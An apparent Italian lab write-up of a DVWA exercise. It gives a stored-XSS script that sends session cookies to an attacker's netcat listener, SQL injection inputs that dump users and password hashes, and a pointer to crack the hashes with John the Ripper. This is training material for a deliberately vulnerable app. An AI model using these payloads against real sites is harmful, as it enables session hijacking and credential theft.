

L’esercizio consiste nel inviare i cookie di DVWA e mandarli a un server dell’attaccante e ricavare tutte le password degli utenti tramite SQL.
La prima parte dell’esercizio consiste nel andare su DVWA e impostare la sicurezza a low e indirizzarsi verso XSS stored, da dove ricaviamo i cookie di sessione scrivendo come nome qualsiasi cosa e al posta del messaggio mettiamo il seguente codice:
[<script> var xhr = new XMLHttpRequest(); xhr.open("POST", "http://127.0.0.1:80", true); xhr.withCredentials = true; xhr.send(document.cookie); </script>]
Prima di inviare la richiesta, è necessario avviare netcat sulla porta 80. La conferma che tutto funziona correttamente dovrebbe essere identica alla foto trovata qui sotto.

La seconda parte dell’esercizio è trovare tutte le password associate agli utenti, quindi bisogna prima trovare tutti gli utenti e per fare ciò bisogna andare sulla sezione SQL injection(blind) nella barra del codice id bisogna digitare [1' or ‘1’=’1], troverete tutti gli utenti come si vede nella foto sottostante.



Dopo aver trovato tutti gli utenti procediamo a trovare tutte le password degli utenti digitando nella barra dell'ID ['UNION SELECT user, password FROM users#] e come risultato ci da le password cifrate come in foto



Per decifrare le password, si può utilizzare un tool come JOHN the Ripper. Basta inserire le password in un file e avviare il programma per ottenere le password in chiaro.